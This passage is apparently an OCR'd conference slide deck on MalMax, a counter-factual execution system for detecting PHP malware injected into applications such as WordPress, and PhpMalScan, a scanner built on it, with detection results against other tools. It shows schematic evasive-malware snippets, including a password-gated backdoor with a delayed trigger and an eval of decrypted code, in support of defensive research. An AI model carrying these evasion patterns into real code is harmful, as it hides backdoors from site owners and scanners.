
On each path, **different data** will result in a new aspect

Multi-aspect eXecution: MaX





```php
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```

Counter-factual Execution




```
if (!isset($_GET[1]))
  die("Nothing to see here.");
if ($_GET[1]==$password) {
  for ($i=0; $i<1000; ++$i)
    if ($i>200)
      do_malicious();
    else
      do_benign();
}
```

Counter-factual Execution




```php
if (!isset($_GET[1]))
   die("Nothing to see here.");
if ($_GET[1]==$password) {
   for ($i=0; $i<1000; ++$i)
      if ($i>200)
         do_malicious();
      else
         do_benign();
}
```

Counter-factual Execution

- **Exploring all execution paths** that are not naturally executed
  - Multi-path Execution [14]
  - Rozzle [37] and GoldenEye [78]
  - X-Force [52] and J-Force [36]
  - …
- **Unfortunately, counter-factual execution alone is not enough.**
- **PHP malware** has a unique characteristic
  - They are often **injected into** complex benign applications.
  - **Analyzing a single malicious file individually, may not work.**


PHP malware injected into a benign software

Wordpress Template Hierarchy

Malicious code snippets are injected into some of those files!

PHP malware injected into a benign software

WordPress



Analyzing an individual file (e.g., Archive Page) without its context established through all the files in the chain is ineffective.

It may not reveal malicious behaviors on the context (e.g., Database)

Cooperative Isolated Execution


- MalMax analyzes **“the entire website,”** instead of focusing on malicious code snippets.
- Many PHP applications **link PHP files together** via **include/eval**

```
include( read_from_db( $db ) );
eval( $global_object );
```


  - They often use resources globally shared, which we call **Global Scope Artifacts**, such as global variables, class definitions, etc.

Covering a malicious path
without the global scope artifacts resolved
may miss malicious behaviors!

Cooperative Isolated Execution



Cooperative Isolated Execution



More details in the paper

- Malware with **extremely long loops** to delay malicious behaviors
  - Loops are forcibly terminated after a certain iterations (i.e., 100)
- Malicious behaviors that depend on # of loops
  - Dynamically increase the threshold (the 100) by a factor of 2.
- How we created a proof of concept malware scanner, PhpMalScan, on top of MalMax, and so on.

```
for ($i=0; $i<1000; ++$i) {
  do_benign();
  if ($i<198)
    $key += $table[$i];
}
eval( openssl_decrypt($code,
      'AES-256-CBC', $key) );
```


Evaluation: Malware Detection

- Create a proof of concept automated malware detector: **PhpMalScan**
  - **MalMax exposes malicious behaviors.**
  - **PhpMalScan monitors malicious behaviors and calculates maliciousness scores.**
- **Malware benchmark set**
  - **53** real-world malware
  - **5** synthesized advanced malware samples
  - **5** synthesized benign samples
- **Compare with existing malware detection tools**

Malware Detector	True Positive	False Positive
Maldet	31 / 58	1 / 5
Backdoorman	7 / 58	2 / 5
Phpmaldet	20 / 58	0 / 5
ClamAV	39 / 58	1 / 5
VirusTotal	50 / 58	0 / 5
PhpMalScan	57 / 58	0 / 5

Evaluation: Scanning real-world data-set


- Real-world Website Deployments: **87 real-world websites** deployed in the wild (via 